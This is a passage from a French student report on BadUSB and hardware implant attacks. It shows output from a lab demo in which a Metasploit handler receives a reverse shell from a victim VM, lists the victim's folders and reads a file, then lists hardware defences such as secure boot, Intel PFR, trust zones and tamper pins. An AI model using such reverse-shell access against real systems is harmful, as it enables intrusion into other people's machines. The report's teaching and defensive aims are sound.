
Proto  Adresse locale      Adresse distante     +tat
TCP    192.168.1.109:49157  a104-123-50-160:http TIME_WAIT
TCP    192.168.1.109:49158  192.168.1.155:8969  ESTABLISHED

E:\>
```

FIGURE 10 – metasploit exploit

Après, nous pouvons exploiter toutes les attaques possibles sur la VM depuis notre multi handler. Nous pouvons obtenir toutes les informations nécessaires telles que le type d'OS, le fuseau horaire, les informations sur les utilisateurs... Nous pouvons également accéder à un écran partagé de la victime.





A terminal window titled "Terminal" with a dark background. It displays a directory listing of a victim's system. The listing shows various folders like Contacts, Desktop, Documents, Downloads, Favorites, Links, Music, Pictures, Saved Games, Searches, and Videos. It also shows file statistics: 0 files, 0 octets, and 13 R*p(s) with 126*952*939*520 octets libres. Below the listing, the user navigates to the Documents directory and uses the 'more' command to view the contents of 'sr2i207.txt'. The file content is 'Reverse shell badUSB'. The terminal prompt is 'C:\Users\mouad\Documents>'.

```
19/11/2020 22:16 <REP> .
19/11/2020 22:16 <REP> ..
19/11/2020 22:16 <REP> Contacts
19/11/2020 22:16 <REP> Desktop
24/06/2022 00:34 <REP> Documents
04/06/2022 13:25 <REP> Downloads
19/11/2020 22:16 <REP> Favorites
19/11/2020 22:16 <REP> Links
19/11/2020 22:16 <REP> Music
19/11/2020 22:16 <REP> Pictures
19/11/2020 22:16 <REP> Saved Games
19/11/2020 22:16 <REP> Searches
19/11/2020 22:16 <REP> Videos
0 fichier(s) 0 octets
13 R*p(s) 126*952*939*520 octets libres

C:\Users\mouad>cd Documents
cd Documents

C:\Users\mouad\Documents>more sr2i207.txt
more sr2i207.txt
Reverse shell badUSB

C:\Users\mouad\Documents>
```

FIGURE 11 – Exemple d'accès à un fichier de la victime




FIGURE 12 – Exemple d'accès à un écran partagé de la victime

6 Techniques de préventions

6.1 Désactivez les ports USB (Universal Serial Bus) à partir du BIOS

Certains fabricants désactivent les ports USB (Universal Serial Bus) en tant que sources de démarrage pour protéger les clients finaux contre une attaque de port. La désactivation des ports au moment du démarrage empêche les ordinateurs d'exécuter des systèmes d'exploitation infectés et des exécutables malveillants écrits sur des lecteurs flash infecté, qui peuvent être insérés par des pirates cherchant à accéder à des données sensibles. Les ports redeviennent généralement opérationnels une fois le démarrage terminé.

6.2 Désactiver le contrôleur de gestion de la carte de base (BMC)

Le contrôleur de gestion de la carte mère (BMC) est un outil formidable que vous pouvez utiliser pour accéder à la carte mère à distance et avoir un contrôle absolu sur l'ensemble de l'ordinateur. En fait, vous pouvez arrêter l'ordinateur à distance, accéder au BIOS (Basic Input Output System), accéder aux disques durs et effectuer d'autres actions. À moins que vous n'ayez besoin de ce type de contrôle, nous vous conseillons vivement de demander à votre fournisseur d'ordinateurs de désactiver ce dispositif.

6.3 Tirez parti de la résilience des microprogrammes de plateforme (PFR) d'Intel

La technologie Platform Firmware Resilience (PFR) d'Intel protège contre les mises à jour de micrologiciels non autorisées et les manipulations associées aux attaques au démarrage et à l'exécution, et permet même de surveiller en temps réel les interfaces entre les composants. En cas de détection d'un logiciel malveillant, la technologie PFR d'Intel permet de revenir à une image d'origine ou à un état de firmware connu. PFR est véritablement l'avenir de l'identification, de l'isolement et de l'atténuation des activités malveillantes au niveau de la couche du micrologiciel.

6.4 Protégez votre firmware avec secureFlash & secureBoot

Selon Wired, 80 % des ordinateurs personnels (PC) présentent des vulnérabilités au niveau des microprogrammes. Vous pouvez vous protéger contre les technologies d'attaque des microprogrammes avec secureFlash, qui protège contre les mises à jour du BIOS et les images BMC non signées, et secureBoot, qui protège contre les chargeurs de démarrage, les systèmes d'exploitation et autres microprogrammes non signés.

6.5 Trust Zones

Cette stratégie est liée aux démarrages sécurisés, car cette technique vise également à aider à vérifier si le code que les processeurs exécutent est authentique. La plupart des instructions du CPU sont bénignes, mais certaines peuvent être dangereuses et donner accès au matériel, au pointeur de pile ou à des systèmes critiques. Aujourd'hui, de nombreux SoC et microcontrôleurs intègrent des zones de confiance dans leurs codes, ce qui permet au système d'exploitation d'avoir le privilège d'accès le plus élevé à toutes les instructions, tandis que les processus ont un privilège d'accès inférieur pour exécuter les instructions et ne peuvent pas accéder aux instructions sensibles. Par conséquent, si un code malveillant est injecté, il est moins susceptible de causer des dommages ou d'attaquer les systèmes critiques du processeur.

6.6 Moniteurs de bus

Il s'agit de la toute dernière avancée technologique en matière de protection matérielle les moniteurs de bus. Ces bus sont généralement intégrés dans le SoC des microcontrôleurs et fonctionnent indépendamment du système. En outre, les moniteurs de bus sont interconnectés à plusieurs éléments et bus Broches d'E/S, registres, bus de données internes et ports de programmation. Pendant le fonctionnement normal, le bus exploite les connexions internes de la puce pour surveiller et apprendre l'état stable. Si un attaquant injecte un code malveillant ou si l'état stable est perturbé, le moniteur du bus agira contre l'anomalie. Parfois, cela soulève des exceptions auprès du système d'exploitation ou entraîne le redémarrage du système. Les moniteurs de bus les plus avancés peuvent détourner les demandes malveillantes potentielles du processeur et renvoyer des valeurs nulles tout en enregistrant la tentative d'attaque.

6.7 *Tamper Pins*

Les attaques matérielles courantes consistent à retirer physiquement des pièces pour accéder aux E/S, comme les ports de débogage ou les canaux de mémoire. Comment éviter ces attaques ? Vous pouvez implémenter des broches d'autoprotection. Ces broches peuvent détecter un événement mécanique externe, comme l'ouverture du boîtier. Une fois la détection effectuée, la broche d'autoprotection demande au processeur d'exécuter une routine spécifique, comme un redémarrage, pour empêcher la lecture de données sensibles ou effacer complètement la mémoire. Les broches de sabotage peuvent être déguisées en broches obscures qui semblent ne pas avoir de fonction spécifique et, ainsi, éviter la détection par l'attaquant.

7 Conclusion

De plus en plus sophistiquées, les attaques informatiques cherchent maintenant à corrompre les couches situées aux niveaux les plus bas d'une infrastructure IT, ce qui les rend à la fois plus efficaces et plus difficiles à détecter. Si les entreprises, sont déjà sensibilisées à la sécurité logicielle, elles sont moins préparées pour répondre aux attaques dans la partie hardware. Au-delà des solutions logicielles permettant de lutter contre les attaques « de haut niveau », il est donc important de penser également aux technologies déjà mises en place au cœur du silicium afin d'anticiper les risques à venir, et d'éviter que la cybersécurité d'un système ne s'écroule comme un château de cartes à cause d'une attaque dans ses fondations matérielles.

Références

- [1] *"The Tao of Hardware, The Te of Implants"*. Disponible : <https://www.blackhat.com/docs/us-16/materials/us-16-FitzPatrick-The-Tao-Of-Hardware-The-Te-Of-Implants-wp.pdf>
- [2] *"BADUSB 2.0 : EXPLORING USB MAN-IN-THE-MIDDLE ATTACKS"*. Disponible : http://docs.media.bitpipe.com/io_10x/io_102267/item_1306461/RH-2016-BadUSB-DavidKierznowski.pdf
- [3] *"NetHunter HID Keyboard Attacks"*. Disponible : <https://www.kali.org/docs/nethunter/nethunter-hid-attacks/>
- [4] *"Hardware Implant Attacks — Console Access Attacks on Vulnerable IoT Devices"*. Disponible : [<https://medium.com/csg-govtech/hardware-implant-attacks-part-1-console-access-attacks-on-vulnerable-iot-devices-104662f472dc>]
- [5] *"Much Ado About Hardware Implants"*. Disponible : <https://research.nccgroup.com/2018/10/01/much-ado-about-hardware-implants/>
- [6] *"The Present and Future of Mac Hardware Implants"*. Disponible : [fhttps://www.researchgate.net/publication/331634833_The_Present_and_Potential_Future_of_Mac_Hardware_Implants](https://www.researchgate.net/publication/331634833_The_Present_and_Potential_Future_of_Mac_Hardware_Implants)
- [7] *"Hardware Implants"*. Disponible : <https://securinghardware.com/articles/hardware-implants/>
- [8] *"The Big Hack : How China Used a Tiny Chip to Infiltrate U.S. Companies"*. Disponible : <https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies?srnd=premium-middle-east>
- [9] *"MoonBounce UEFI implant used by spy group brings firmware security into spotlight"*. Disponible : <https://www.csoonline.com/article/3647876/moonbounce-uefi-implant-used-by-spy-group-brings-firmware-security-into-spotlight.html>
- [10] *"Security and Privacy in the Internet of Things : Technical and Economic Perspectives"*. Disponible : https://www.researchgate.net/publication/333994498_Security_and_Privacy_in_the_Internet_of_Things_Technical_and_Economic_Perspectives